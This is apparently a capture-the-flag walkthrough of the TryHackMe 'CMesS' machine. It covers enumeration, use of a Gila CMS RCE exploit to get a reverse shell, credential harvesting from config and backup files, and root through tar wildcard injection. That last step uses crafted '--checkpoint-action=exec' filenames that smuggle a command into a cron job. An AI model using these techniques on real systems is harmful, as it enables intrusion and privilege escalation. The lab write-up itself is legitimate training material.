CMesS

Enumeration

Nmap Scan

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Li
| ssh-hostkey:
|   2048 d9:b6:52:d3:93:9a:38:50:b4:23:3b:fd:21:0c:05:1f (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCvfxduhH7oHBPaAYuN66Mf
|   256 21:c3:6e:31:8b:85:22:8a:6d:72:86:8f:ae:64:66:2b (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAy
|   256 5b:b9:75:78:05:d7:ec:43:30:96:17:ff:c6:a8:6c:ed (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFUGmaB6zNbqDfDaG52mR3Ku2

80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 3 disallowed entries
|_/src/ /themes/ /lib/
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: Gila CMS
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

- Check password authentication for SSH
- Check the robots.txt file
- Directory fuzzing for the domain
- Check the version of Gila CMS (helps is using a CVE)

SSH (22)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/CMesS]
└─$ ssh root@cmess.thm
The authenticity of host 'cmess.thm (10.10.150.167)' can't be established.
ED25519 key fingerprint is SHA256:hepiJY+DGs/ds1l4tweTdzOAbt+HxqpmNs3W
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'cmess.thm' (ED25519) to the list of known hosts.
root@cmess.thm's password:
```

- Password authentication is enabled so that password reuse can be checked.

HTTP (80)

FFUF FUZZING

```
.htaccess           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 1694ms]
.htpasswd           [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 3677ms
0                   [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 4755ms
About               [Status: 200, Size: 3339, Words: 372, Lines: 93, Duration: 457ms
Index               [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 470ms
Search              [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 454m
about               [Status: 200, Size: 3353, Words: 372, Lines: 93, Duration: 523ms
admin               [Status: 200, Size: 1580, Words: 377, Lines: 42, Duration: 540ms
api                 [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 422ms]
assets              [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 484ms]
author              [Status: 200, Size: 3590, Words: 419, Lines: 102, Duration: 423ms
blog                [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 441ms]
```

```
category            [Status: 200, Size: 3862, Words: 522, Lines: 110, Duration: 623m
cm                  [Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 428ms]
feed                [Status: 200, Size: 735, Words: 37, Lines: 22, Duration: 428ms]
fm                  [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 450ms]
index               [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 453ms
lib                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 443ms]
log                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 432ms]
login               [Status: 200, Size: 1580, Words: 377, Lines: 42, Duration: 438ms]
robots.txt          [Status: 200, Size: 65, Words: 5, Lines: 5, Duration: 429ms]
search              [Status: 200, Size: 3851, Words: 522, Lines: 108, Duration: 449m
server-status       [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 449ms
sites               [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 429ms]
src                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 425ms]
tag                 [Status: 200, Size: 3874, Words: 523, Lines: 110, Duration: 512ms]
tags                [Status: 200, Size: 3139, Words: 337, Lines: 85, Duration: 449ms]
themes              [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 449ms]
tmp                 [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 456ms]
```

Upon visiting /feed, a file is downloaded.


```
<?xml version="1.0" encoding="utf-8"?><rss version="2.0" xmlns:atom="http://
<channel>
<title>Gila CMS</title>
<link>http://cmess.thm/gila/</link>
<description>An awesome website!</description>
<atom:link href="http://cmess.thm/gila/rss" rel="self" type="application/rss+xml
<image>
  <url>http://cmess.thm/gila/assets/gila-logo.png</url>
  <title>Gila CMS</title>
  <link>http://cmess.thm/gila/</link>
</image>
<item>
<title>Hello World</title>
  <link>http://cmess.thm/gila/blog/1</link>
  <guid>http://cmess.thm/gila/blog/hello_world</guid>
  <pubDate>Thu, 06 Feb 2020 18:20:34 -0800</pubDate>
```

```
  <description><![CDATA[This is the first post]]></description>
</item>
</channel>
</rss>
```


VHOST Fuzzing

```
dev                     [Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 427ms]
DEV                     [Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 453ms]
Dev                     [Status: 200, Size: 934, Words: 191, Lines: 31, Duration: 432ms]
```

Added dev.cmess.thm into the /etc/hosts file.




`andre@cmess.thm:KPFTN_f2yxe%` Also Andre has access to the admin panel.



The version of CMS is 1.10.9, which has an RCE exploit.

Website Features/Notes



All 403 Forbidden.

Exploitation

Using the exploit available

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/CMesS]
└─$ python3 exploit.py
Enter the target login URL (e.g., http://example.com/admin/): http://cmess.thm/ad
Enter the email: andre@cmess.thm
Enter the password: KPFTN_f2yxe%
Enter the local IP (LHOST): 10.4.101.169
```

```
Enter the local port (LPORT): 4444
File uploaded successfully.
```

Opened a listener on the port

```
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.150.167] 60656
bash: cannot set terminal process group (733): Inappropriate ioctl for device
bash: no job control in this shell
www-data@cmess:/var/www/html/tmp$
```

```
www-data@cmess:/var/www/html$ s
ls
Dockerfile
LICENSE
app.yaml
assets
composer.json
config.default.php
config.php
index.php
lib
log
robots.txt
sites
src
themes
tmp
```

Under /var/www/html, there is a config file. From this file, I can get a password.

```
$GLOBALS['config'] = array (
  'db' ⇒
  array (
```

```
    'host' ⇒ 'localhost',
    'user' ⇒ 'root',
    'pass' ⇒ 'r0otus3rpassw0rd',
    'name' ⇒ 'gila',
  ),
```

This is not the password for Andre.

The database doesn't reveal anything.

```
www-data@cmess:/opt$ ls -la
ls -la
total 12
drwxr-xr-x  2 root root 4096 Feb  6  2020 .
drwxr-xr-x 22 root root 4096 Feb  6  2020 ..
-rwxrwxrwx  1 root root   36 Feb  6  2020 .password.bak
www-data@cmess:/opt$ cat .password.bak
cat .password.bak
andres backup password
UQfsdCB7aAP6
```

I used this password to log in as Andre via SSH. The password has been reused.

```
andre@cmess:~$ sudo -l
[sudo] password for andre:
Sorry, user andre may not run sudo on cmess.
```

So I have to try some other method.

```
andre@cmess:~$ ls
backup  user.txt
andre@cmess:~$ cd backup/
andre@cmess:~/backup$ ls -la
total 12
drwxr-x--- 2 andre andre 4096 Feb  9  2020 .
drwxr-x--- 4 andre andre 4096 Feb  9  2020 ..
```

```
-rwxr-x--- 1 andre andre   51 Feb  9  2020 note
andre@cmess:~/backup$ cat note
Note to self.
Anything in here will be backed up!
```

```
andre@cmess:~/backup$ cat /etc/crontab

*/2 *   * * *   root    cd /home/andre/backup && tar -zcf /tmp/andre_backup.tar.gz

andre@cmess:~/backup$ cd /tmp
andre@cmess:/tmp$ ls
andre_backup.tar.gz
```

- The first idea is to create a custom ‘tar’ binary that will give a shell as root.

Didn’t work.

We have to exploit the wildcard used with tar for privilege escalation.

Copy the reverse shell command in a file (shell.sh).

```
andre@cmess:~/backup$ echo "" > "--checkpoint-action=exec=bash shell.sh"
andre@cmess:~/backup$ echo "" > --checkpoint=1
```

Next, run these two commands: https://medium.com/@polygonben/linux-privilege-escalation-wildcards-with-tar-f79ab9e407fa (for reference)

```
┌──(.venv)─(kali㉿kali)-[~/Desktop/THM/CMesS]
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.4.101.169] from (UNKNOWN) [10.10.150.167] 59756
bash: cannot set terminal process group (11822): Inappropriate ioctl for device
bash: no job control in this shell
root@cmess:/home/andre/backup#
```